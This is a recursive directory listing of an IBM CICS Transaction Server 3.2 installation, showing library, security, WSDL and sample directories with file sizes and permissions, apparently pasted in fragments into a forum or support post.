-rwxrwxr-x    1 SUPERUSR D384          16918 Mar   5 17:28 DFJÖH149
-rwxrwxr-x    1 SUPERUSR D384          37280 Mar   5 17:28 DFJÖH150
-rwxrwxr-x    1 SUPERUSR D384         239714 Mar   5 17:28 DFJÖH152
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384        113605 Mar   5 17:28 DFJÖH153
-rwxrwxr-x   1 SUPERUSR D384         92306 Mar   5 17:28 DFJÖH155
-rwxrwxr-x   1 SUPERUSR D384          8301 Mar   5 17:28 DFJÖH168
-rwxrwxr-x   1 SUPERUSR D384       4333568 Mar   5 17:28 DFJDTCO1
-rwxrwxr-x   1 SUPERUSR D384       4333568 Mar   5 17:28 DFJDTCO2


./SYSTEM/tmp/a0/cicsts/cicsts32/lib/security:
total 56
drwxrwxr-x   2 SUPERUSR D384          8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384           822 Mar   5 17:28 dfhreg
-rwxrwxr-x   1 SUPERUSR D384          1212 Mar   5 17:28 dfhreg.bat
-rwxrwxr-x   1 SUPERUSR D384         10187 Mar   5 17:28 dfhreg.jar


./SYSTEM/tmp/a0/cicsts/cicsts32/lib/security/IBM:
total 40
-rwxrwxr-x   1 SUPERUSR D384         10187 Mar   5 17:28 DFJÖH146
-rwxrwxr-x   1 SUPERUSR D384          1212 Mar   5 17:28 DFJÖH147
-rwxrwxr-x   1 SUPERUSR D384           822 Mar   5 17:28 DFJÖH148


./SYSTEM/tmp/a0/cicsts/cicsts32/lib/wsdl:
total 5560
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFHLS2WS
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFHWS2LS
drwxrwxr-x   2 SUPERUSR D384          8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384          5790 Mar   5 17:28 NamespaceContext.jar
-rwxrwxr-x   1 SUPERUSR D384        128302 Mar   5 17:28 XmlSchema.jar
-rwxrwxr-x   1 SUPERUSR D384        156396 Mar   5 17:28 common.jar
-rwxrwxr-x   1 SUPERUSR D384          7757 Mar   5 17:28 common.resources.jar
-rwxrwxr-x   1 SUPERUSR D384        478003 Mar   5 17:28 dfjwsdl.jar
-rwxrwxr-x   1 SUPERUSR D384         70701 Mar   5 17:28 ecore.change.jar
-rwxrwxr-x   1 SUPERUSR D384        750098 Mar   5 17:28 ecore.jar
-rwxrwxr-x   1 SUPERUSR D384        310481 Mar   5 17:28 woden.jar
-rwxrwxr-x   1 SUPERUSR D384        148429 Mar   5 17:28 wsdl4j.jar
-rwxrwxr-x   1 SUPERUSR D384        703630 Mar   5 17:28 xsd.jar
-rwxrwxr-x   1 SUPERUSR D384         45126 Mar   5 17:28 xsd.resources.jar


./SYSTEM/tmp/a0/cicsts/cicsts32/lib/wsdl/IBM:
total 5544
```

```
-rwxrwxr-x   1 SUPERUSR D384        478003 Mar   5 17:28 DFJÖH176
-rwxrwxr-x   1 SUPERUSR D384        156396 Mar   5 17:28 DFJÖH177
-rwxrwxr-x   1 SUPERUSR D384          7757 Mar   5 17:28 DFJÖH178
-rwxrwxr-x   1 SUPERUSR D384         70701 Mar   5 17:28 DFJÖH179
-rwxrwxr-x   1 SUPERUSR D384        750098 Mar   5 17:28 DFJÖH180
-rwxrwxr-x   1 SUPERUSR D384        148429 Mar   5 17:28 DFJÖH182
-rwxrwxr-x   1 SUPERUSR D384        703630 Mar   5 17:28 DFJÖH183
-rwxrwxr-x   1 SUPERUSR D384         45126 Mar   5 17:28 DFJÖH184
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFJÖH186
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFJÖH187
-rwxrwxr-x   1 SUPERUSR D384        128302 Mar   5 17:28 DFJÖH229
-rwxrwxr-x   1 SUPERUSR D384        310481 Mar   5 17:28 DFJÖH230
-rwxrwxr-x   1 SUPERUSR D384          5790 Mar   5 17:28 DFJÖH231

./SYSTEM/tmp/a0/cicsts/cicsts32/lib/wsdl_old:
total 5432
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFHLS2WS
-rwxrwxr-x   1 SUPERUSR D384          1220 Mar   5 17:28 DFHWS2LS
-rwxr-xr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFHWS2LS_org
drwxrwxr-x   2 SUPERUSR D384          8192 Mar   5 17:28 IBM
drwxrwxr-x   2 SUPERUSR D384          8192 Mar   5 17:28 IBM_OLD
-rwxrwxr-x   1 SUPERUSR D384          5790 Mar   5 17:28 NamespaceContext.jar
-rwxrwxr-x   1 SUPERUSR D384        128302 Mar   5 17:28 XmlSchema.jar
-rwxrwxr-x   1 SUPERUSR D384        156396 Mar   5 17:28 common.jar
-rwxrwxr-x   1 SUPERUSR D384          7757 Mar   5 17:28 common.resources.jar
-rwxrwxr-x   1 SUPERUSR D384        401056 Mar   5 17:28 dfjwsdl.jar
-rwxrwxr-x   1 SUPERUSR D384         70701 Mar   5 17:28 ecore.change.jar
-rwxrwxr-x   1 SUPERUSR D384        750098 Mar   5 17:28 ecore.jar
-rwxrwxr-x   1 SUPERUSR D384        310481 Mar   5 17:28 woden.jar
-rwxrwxr-x   1 SUPERUSR D384        148429 Mar   5 17:28 wsdl4j.jar
-rwxrwxr-x   1 SUPERUSR D384        703630 Mar   5 17:28 xsd.jar
-rwxrwxr-x   1 SUPERUSR D384         45126 Mar   5 17:28 xsd.resources.jar

./SYSTEM/tmp/a0/cicsts/cicsts32/lib/wsdl_old/IBM:
total 5544
-rwxrwxr-x   1 SUPERUSR D384        478003 Mar   5 17:28 DFJÖH176
-rwxrwxr-x   1 SUPERUSR D384        156396 Mar   5 17:28 DFJÖH177
-rwxrwxr-x   1 SUPERUSR D384          7757 Mar   5 17:28 DFJÖH178
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384         70701 Mar   5 17:28 DFJÖH179
-rwxrwxr-x   1 SUPERUSR D384        750098 Mar   5 17:28 DFJÖH180
-rwxrwxr-x   1 SUPERUSR D384        148429 Mar   5 17:28 DFJÖH182
-rwxrwxr-x   1 SUPERUSR D384        703630 Mar   5 17:28 DFJÖH183
-rwxrwxr-x   1 SUPERUSR D384         45126 Mar   5 17:28 DFJÖH184
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFJÖH186
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFJÖH187
-rwxrwxr-x   1 SUPERUSR D384        128302 Mar   5 17:28 DFJÖH229
-rwxrwxr-x   1 SUPERUSR D384        310481 Mar   5 17:28 DFJÖH230
-rwxrwxr-x   1 SUPERUSR D384          5790 Mar   5 17:28 DFJÖH231

./SYSTEM/tmp/a0/cicsts/cicsts32/lib/wsdl_old/IBM_OLD:
total 5392
-rwxrwxr-x   1 SUPERUSR D384        401056 Mar   5 17:28 DFJÖH176
-rwxrwxr-x   1 SUPERUSR D384        156396 Mar   5 17:28 DFJÖH177
-rwxrwxr-x   1 SUPERUSR D384          7757 Mar   5 17:28 DFJÖH178
-rwxrwxr-x   1 SUPERUSR D384         70701 Mar   5 17:28 DFJÖH179
-rwxrwxr-x   1 SUPERUSR D384        750098 Mar   5 17:28 DFJÖH180
-rwxrwxr-x   1 SUPERUSR D384        148429 Mar   5 17:28 DFJÖH182
-rwxrwxr-x   1 SUPERUSR D384        703630 Mar   5 17:28 DFJÖH183
-rwxrwxr-x   1 SUPERUSR D384         45126 Mar   5 17:28 DFJÖH184
-rwxrwxr-x   1 SUPERUSR D384          1220 Mar   5 17:28 DFJÖH186
-rwxrwxr-x   1 SUPERUSR D384          1142 Mar   5 17:28 DFJÖH187
-rwxrwxr-x   1 SUPERUSR D384        128302 Mar   5 17:28 DFJÖH229
-rwxrwxr-x   1 SUPERUSR D384        310481 Mar   5 17:28 DFJÖH230
-rwxrwxr-x   1 SUPERUSR D384          5790 Mar   5 17:28 DFJÖH231

./SYSTEM/tmp/a0/cicsts/cicsts32/samples:
total 144
drwxrwxr-x   3 SUPERUSR D384          8192 Mar   5 17:28 cci
drwxrwxr-x   4 SUPERUSR D384          8192 Mar   5 17:28 dfjcics
drwxrwxr-x   5 SUPERUSR D384          8192 Mar   5 17:28 dfjcorb
drwxrwxr-x   4 SUPERUSR D384          8192 Mar   5 17:28 ejb
drwxrwxr-x   3 SUPERUSR D384          8192 Mar   5 17:28 jdbc
drwxrwxr-x   3 SUPERUSR D384          8192 Mar   5 17:28 pipelines
drwxrwxr-x   3 SUPERUSR D384          8192 Mar   5 17:28 useroutputclass
drwxrwxr-x   6 SUPERUSR D384          8192 Mar   5 17:28 webservices
drwxrwxr-x   3 SUPERUSR D384          8192 Mar   5 17:28 ws-trust
```

Report

```
./SYSTEM/tmp/a0/cicsts/cicsts32/samples/cci:
total 112
-rwxrwxr-x   1 SUPERUSR D384        11036 Mar  5 17:28 CICSCCISample.java
-rwxrwxr-x   1 SUPERUSR D384         8828 Mar  5 17:28 CICSCCISamples.jar
-rwxrwxr-x   1 SUPERUSR D384         6413 Mar  5 17:28 CICSConnectionFactoryPublish.java
-rwxrwxr-x   1 SUPERUSR D384         4893 Mar  5 17:28 CICSConnectionFactoryRetract.java
drwxrwxr-x   2 SUPERUSR D384         8192 Mar  5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384         7354 Mar  5 17:28 JavaStringRecord.java

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/cci/IBM:
total 96
-rwxrwxr-x   1 SUPERUSR D384         8828 Mar  5 17:28 DFJÖH135
-rwxrwxr-x   1 SUPERUSR D384        11036 Mar  5 17:28 DFJÖH169
-rwxrwxr-x   1 SUPERUSR D384         6413 Mar  5 17:28 DFJÖH170
-rwxrwxr-x   1 SUPERUSR D384         4893 Mar  5 17:28 DFJÖH171
-rwxrwxr-x   1 SUPERUSR D384         7354 Mar  5 17:28 DFJÖH172

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics:
total 80
-rwxrwxr-x   1 SUPERUSR D384         2142 Mar  5 17:28 HelloWorld.mak
drwxrwxr-x   2 SUPERUSR D384         8192 Mar  5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384         2069 Mar  5 17:28 Makefile
-rwxrwxr-x   1 SUPERUSR D384         2181 Mar  5 17:28 ProgramControl.mak
-rwxrwxr-x   1 SUPERUSR D384         2056 Mar  5 17:28 TDQ.mak
-rwxrwxr-x   1 SUPERUSR D384         2099 Mar  5 17:28 TSQ.mak
-rwxrwxr-x   1 SUPERUSR D384         1980 Mar  5 17:28 Web.mak
drwxrwxr-x   7 SUPERUSR D384         8192 Mar  5 17:28 examples

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/IBM:
total 48
-rwxrwxr-x   1 SUPERUSR D384         2142 Mar  5 17:28 DFJÖH013
-rwxrwxr-x   1 SUPERUSR D384         2181 Mar  5 17:28 DFJÖH014
-rwxrwxr-x   1 SUPERUSR D384         2056 Mar  5 17:28 DFJÖH015
-rwxrwxr-x   1 SUPERUSR D384         2099 Mar  5 17:28 DFJÖH016
-rwxrwxr-x   1 SUPERUSR D384         2069 Mar  5 17:28 DFJÖH024
-rwxrwxr-x   1 SUPERUSR D384         1980 Mar  5 17:28 DFJÖH175
```

Report

```
./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples:
total 80
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 HelloWorld
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 ProgramControl
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 TDQ
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 TSQ
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 Web

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld:
total 48
-rw-r--r--   1 SUPERUSR D384         720 Mar  5 17:28 HelloCICSWorld.class
-rwxrwxr-x   1 SUPERUSR D384         677 Mar  5 17:28 HelloCICSWorld.java
-rw-r--r--   1 SUPERUSR D384         763 Mar  5 17:28 HelloWorld.class
-rwxrwxr-x   1 SUPERUSR D384         866 Mar  5 17:28 HelloWorld.java
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/IBM:
total 16
-rwxrwxr-x   1 SUPERUSR D384         677 Mar  5 17:28 DFJÖH017
-rwxrwxr-x   1 SUPERUSR D384         866 Mar  5 17:28 DFJÖH018

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl:
total 64
-rwxrwxr-x   1 SUPERUSR D384        2388 Mar  5 17:28 ClassFour.java
-rwxrwxr-x   1 SUPERUSR D384        4457 Mar  5 17:28 ClassOne.java
-rwxrwxr-x   1 SUPERUSR D384        4690 Mar  5 17:28 ClassThree.java
-rwxrwxr-x   1 SUPERUSR D384        3415 Mar  5 17:28 ClassTwo.java
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/IBM:
total 48
-rwxrwxr-x   1 SUPERUSR D384        4457 Mar  5 17:28 DFJÖH019
-rwxrwxr-x   1 SUPERUSR D384        3415 Mar  5 17:28 DFJÖH020
-rwxrwxr-x   1 SUPERUSR D384        4690 Mar  5 17:28 DFJÖH209
-rwxrwxr-x   1 SUPERUSR D384        2388 Mar  5 17:28 DFJÖH210

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/TDQ:
total 32
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384        6657 Mar  5 17:28 ClassOne.java
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/TDQ/IBM:
total 16
-rwxrwxr-x   1 SUPERUSR D384        6657 Mar  5 17:28 DFJÖH021


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/TSQ:
total 56
-rwxrwxr-x   1 SUPERUSR D384        1548 Mar  5 17:28 ClassOne.java
-rwxrwxr-x   1 SUPERUSR D384       12540 Mar  5 17:28 Common.java
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/TSQ/IBM:
total 40
-rwxrwxr-x   1 SUPERUSR D384        1548 Mar  5 17:28 DFJÖH022
-rwxrwxr-x   1 SUPERUSR D384       12540 Mar  5 17:28 DFJÖH023


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/Web:
total 56
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384       17995 Mar  5 17:28 Sample1.java


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM:
total 40
-rwxrwxr-x   1 SUPERUSR D384       17995 Mar  5 17:28 DFJÖH165


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb:
total 64
drwxrwxr-x   5 SUPERUSR D384        8192 Mar  5 17:28 BankAccount
-rwxrwxr-x   1 SUPERUSR D384        2739 Mar  5 17:28 CosLifeCycle.idl
-rwxrwxr-x   1 SUPERUSR D384        2615 Mar  5 17:28 CosNaming.idl
drwxrwxr-x   5 SUPERUSR D384        8192 Mar  5 17:28 HelloWorld
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount:
total 56
-rwxrwxr-x   1 SUPERUSR D384        2163 Mar  5 17:28 BankAccount.idl
```

Report

```
drwxrwxr-x    2 SUPERUSR D384         8192 Mar   5 17:28 IBM
drwxrwxr-x    3 SUPERUSR D384         8192 Mar   5 17:28 javaclient
drwxrwxr-x    3 SUPERUSR D384         8192 Mar   5 17:28 server


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount/IBM:
total 8
-rwxrwxr-x    1 SUPERUSR D384         2163 Mar   5 17:28 DFJÖH005


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient:
total 32
drwxrwxr-x    2 SUPERUSR D384         8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384         5279 Mar   5 17:28 bankLineModeClient.java


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/IBM:
total 16
-rwxrwxr-x    1 SUPERUSR D384         5279 Mar   5 17:28 DFJÖH006


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount/server:
total 88
-rwxrwxr-x    1 SUPERUSR D384         4380 Mar   5 17:28 AccountRecord.java
-rwxrwxr-x    1 SUPERUSR D384         4019 Mar   5 17:28 CreditCheckComma.java
drwxrwxr-x    2 SUPERUSR D384         8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384         1164 Mar   5 17:28 Makefile
-rwxrwxr-x    1 SUPERUSR D384         2616 Mar   5 17:28 Makefile.bank
-rwxrwxr-x    1 SUPERUSR D384         9895 Mar   5 17:28 _BankAccountImpl.java
-rwxrwxr-x    1 SUPERUSR D384         2375 Mar   5 17:28 _BankAccountListImpl.java


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM:
total 72
-rwxrwxr-x    1 SUPERUSR D384         9895 Mar   5 17:28 DFJÖH007
-rwxrwxr-x    1 SUPERUSR D384         2375 Mar   5 17:28 DFJÖH008
-rwxrwxr-x    1 SUPERUSR D384         4380 Mar   5 17:28 DFJÖH009
-rwxrwxr-x    1 SUPERUSR D384         4019 Mar   5 17:28 DFJÖH010
-rwxrwxr-x    1 SUPERUSR D384         1164 Mar   5 17:28 DFJÖH011
-rwxrwxr-x    1 SUPERUSR D384         2616 Mar   5 17:28 DFJÖH012


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld:
total 56
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384            879 Mar   5 17:28 HelloWorld.idl
drwxrwxr-x   2 SUPERUSR D384           8192 Mar   5 17:28 IBM
drwxrwxr-x   3 SUPERUSR D384           8192 Mar   5 17:28 client
drwxrwxr-x   3 SUPERUSR D384           8192 Mar   5 17:28 server


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld/IBM:
total 8
-rwxrwxr-x   1 SUPERUSR D384            879 Mar   5 17:28 DFJÖH030


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client:
total 24
-rwxrwxr-x   1 SUPERUSR D384           3827 Mar   5 17:28 HelloWorldClient.java
drwxrwxr-x   2 SUPERUSR D384           8192 Mar   5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/IBM:
total 8
-rwxrwxr-x   1 SUPERUSR D384           3827 Mar   5 17:28 DFJÖH032


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server:
total 40
drwxrwxr-x   2 SUPERUSR D384           8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384           1145 Mar   5 17:28 Makefile
-rwxrwxr-x   1 SUPERUSR D384           1716 Mar   5 17:28 Makefile.hello
-rwxrwxr-x   1 SUPERUSR D384           1193 Mar   5 17:28 _HelloWorldImpl.java


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM:
total 24
-rwxrwxr-x   1 SUPERUSR D384           1193 Mar   5 17:28 DFJÖH031
-rwxrwxr-x   1 SUPERUSR D384           1145 Mar   5 17:28 DFJÖH033
-rwxrwxr-x   1 SUPERUSR D384           1716 Mar   5 17:28 DFJÖH034


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/dfjcorb/IBM:
total 16
-rwxrwxr-x   1 SUPERUSR D384           2615 Mar   5 17:28 DFJÖH028
-rwxrwxr-x   1 SUPERUSR D384           2739 Mar   5 17:28 DFJÖH029


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ejb:
total 32
```

Report

```
drwxrwxr-x    3 SUPERUSR D384           8192 Mar   5 17:28 bankaccount
drwxrwxr-x    3 SUPERUSR D384           8192 Mar   5 17:28 helloworld


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ejb/bankaccount:
total 1480
-rwxrwxr-x    1 SUPERUSR D384          25629 Mar   5 17:28 CicsSample.ear
drwxrwxr-x    2 SUPERUSR D384           8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384           7567 Mar   5 17:28 SampleCLI.jar
-rwxrwxr-x    1 SUPERUSR D384          51954 Mar   5 17:28 SampleEJB.jar
-rwxrwxr-x    1 SUPERUSR D384         293648 Mar   5 17:28 SampleVAJ.dat
-rwxrwxr-x    1 SUPERUSR D384         201405 Mar   5 17:28 eablib.jar
-rwxrwxr-x    1 SUPERUSR D384          14930 Mar   5 17:28 readme.txt
-rwxrwxr-x    1 SUPERUSR D384         142804 Mar   5 17:28 recjava.jar


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ejb/bankaccount/IBM:
total 1464
-rwxrwxr-x    1 SUPERUSR D384         201405 Mar   5 17:28 DFJÖH116
-rwxrwxr-x    1 SUPERUSR D384         142804 Mar   5 17:28 DFJÖH117
-rwxrwxr-x    1 SUPERUSR D384          51954 Mar   5 17:28 DFJÖH118
-rwxrwxr-x    1 SUPERUSR D384          25629 Mar   5 17:28 DFJÖH119
-rwxrwxr-x    1 SUPERUSR D384         293648 Mar   5 17:28 DFJÖH141
-rwxrwxr-x    1 SUPERUSR D384           7567 Mar   5 17:28 DFJÖH142
-rwxrwxr-x    1 SUPERUSR D384          14930 Mar   5 17:28 DFJÖH144


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ejb/helloworld:
total 216
-rwxrwxr-x    1 SUPERUSR D384          21803 Mar   5 17:28 CICSHelloWorld.ear
-rwxrwxr-x    1 SUPERUSR D384          16309 Mar   5 17:28 HelloWorldCLI.jar
-rwxrwxr-x    1 SUPERUSR D384          38164 Mar   5 17:28 HelloWorldEJB.jar
drwxrwxr-x    2 SUPERUSR D384           8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384          11339 Mar   5 17:28 readme.txt
-rwxrwxr-x    1 SUPERUSR D384           4908 Mar   5 17:28 runEJBIVP


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ejb/helloworld/IBM:
total 200
-rwxrwxr-x    1 SUPERUSR D384          38164 Mar   5 17:28 DFJÖH073
-rwxrwxr-x    1 SUPERUSR D384          16309 Mar   5 17:28 DFJÖH074
-rwxrwxr-x    1 SUPERUSR D384          21803 Mar   5 17:28 DFJÖH075
```

Report

```
-rwxrwxr-x    1 SUPERUSR D384          4908 Mar   5 17:28 DFJÖH140
-rwxrwxr-x    1 SUPERUSR D384         11339 Mar   5 17:28 DFJÖH143


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/jdbc:
total 80
-rwxrwxr-x    1 SUPERUSR D384          7256 Mar   5 17:28 CICSDB2DataSource.jar
-rwxrwxr-x    1 SUPERUSR D384          5944 Mar   5 17:28 CICSDataSourcePublish.java
-rwxrwxr-x    1 SUPERUSR D384          4879 Mar   5 17:28 CICSDataSourceRetract.java
-rwxrwxr-x    1 SUPERUSR D384          5572 Mar   5 17:28 CICSjdbcDataSource.java
drwxrwxr-x    2 SUPERUSR D384          8192 Mar   5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/jdbc/IBM:
total 64
-rwxrwxr-x    1 SUPERUSR D384          4879 Mar   5 17:28 DFJÖH136
-rwxrwxr-x    1 SUPERUSR D384          5944 Mar   5 17:28 DFJÖH137
-rwxrwxr-x    1 SUPERUSR D384          5572 Mar   5 17:28 DFJÖH138
-rwxrwxr-x    1 SUPERUSR D384          7256 Mar   5 17:28 DFJÖH139


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/pipelines:
total 96
drwxrwxr-x    2 SUPERUSR D384          8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384           278 Mar   5 17:28 basicsoap11provider.xml
-rwxrwxr-x    1 SUPERUSR D384           254 Mar   5 17:28 basicsoap11requester.xml
-rwxrwxr-x    1 SUPERUSR D384         10880 Mar   5 17:28 provider.xsd
-rwxrwxr-x    1 SUPERUSR D384         10209 Mar   5 17:28 requester.xsd
-rwxrwxr-x    1 SUPERUSR D384          1859 Mar   5 17:28 wsatprovider.xml
-rwxrwxr-x    1 SUPERUSR D384          1678 Mar   5 17:28 wsatrequester.xml


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/pipelines/IBM:
total 80
-rwxrwxr-x    1 SUPERUSR D384         10880 Mar   5 17:28 DFJÖH188
-rwxrwxr-x    1 SUPERUSR D384         10209 Mar   5 17:28 DFJÖH189
-rwxrwxr-x    1 SUPERUSR D384           278 Mar   5 17:28 DFJÖH190
-rwxrwxr-x    1 SUPERUSR D384           254 Mar   5 17:28 DFJÖH191
-rwxrwxr-x    1 SUPERUSR D384          1859 Mar   5 17:28 DFJÖH207
-rwxrwxr-x    1 SUPERUSR D384          1678 Mar   5 17:28 DFJÖH208

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass:
```

```
total 16
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 com

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass/com:
total 16
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 ibm

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass/com/ibm:
total 16
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 cics

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics:
total 16
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 samples

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples:
total 88
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384       11608 Mar  5 17:28 SJMergedStream.java
-rwxrwxr-x   1 SUPERUSR D384       11319 Mar  5 17:28 SJStream.java
-rwxrwxr-x   1 SUPERUSR D384        8655 Mar  5 17:28 SJTaskStream.java

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM:
total 72
-rwxrwxr-x   1 SUPERUSR D384       11608 Mar  5 17:28 DFJÖH166
-rwxrwxr-x   1 SUPERUSR D384        8655 Mar  5 17:28 DFJÖH167
-rwxrwxr-x   1 SUPERUSR D384       11319 Mar  5 17:28 DFJÖH173

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices:
total 64
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 JCL
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 client
drwxrwxr-x   4 SUPERUSR D384        8192 Mar  5 17:28 wsbind
drwxrwxr-x   3 SUPERUSR D384        8192 Mar  5 17:28 wsdl

./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/JCL:
total 32
drwxrwxr-x   2 SUPERUSR D384        8192 Mar  5 17:28 IBM
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384             463 Mar   5 17:28 LS2WS
-rwxrwxr-x   1 SUPERUSR D384             671 Mar   5 17:28 WS2LS


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/JCL/IBM:
total 16
-rwxrwxr-x   1 SUPERUSR D384             463 Mar   5 17:28 DFJÖH196
-rwxrwxr-x   1 SUPERUSR D384             671 Mar   5 17:28 DFJÖH197


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/client:
total 2264
-rwxrwxr-x   1 SUPERUSR D384           52176 Mar   5 17:28 DispatchOrderV6.ear
-rwxrwxr-x   1 SUPERUSR D384          586929 Mar   5 17:28 ExampleAppClient.ear
-rwxrwxr-x   1 SUPERUSR D384          185667 Mar   5 17:28 ExampleAppClientV6.ear
-rwxrwxr-x   1 SUPERUSR D384           50422 Mar   5 17:28 ExampleAppDispatchOrder.ear
-rwxrwxr-x   1 SUPERUSR D384          266077 Mar   5 17:28 ExampleAppWrapperClient.ear
drwxrwxr-x   2 SUPERUSR D384            8192 Mar   5 17:28 IBM


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/client/IBM:
total 2248
-rwxrwxr-x   1 SUPERUSR D384          586929 Mar   5 17:28 DFJÖH220
-rwxrwxr-x   1 SUPERUSR D384           50422 Mar   5 17:28 DFJÖH221
-rwxrwxr-x   1 SUPERUSR D384          266077 Mar   5 17:28 DFJÖH222
-rwxrwxr-x   1 SUPERUSR D384          185667 Mar   5 17:28 DFJÖH225
-rwxrwxr-x   1 SUPERUSR D384           52176 Mar   5 17:28 DFJÖH226


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsbind:
total 32
drwxrwxr-x   3 SUPERUSR D384            8192 Mar   5 17:28 provider
drwxrwxr-x   3 SUPERUSR D384            8192 Mar   5 17:28 requester


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsbind/provider:
total 136
drwxrwxr-x   2 SUPERUSR D384            8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384            3808 Mar   5 17:28 dispatchOrderEndpoint.wsbind
-rwxrwxr-x   1 SUPERUSR D384            8552 Mar   5 17:28 inquireCatalog.wsbind
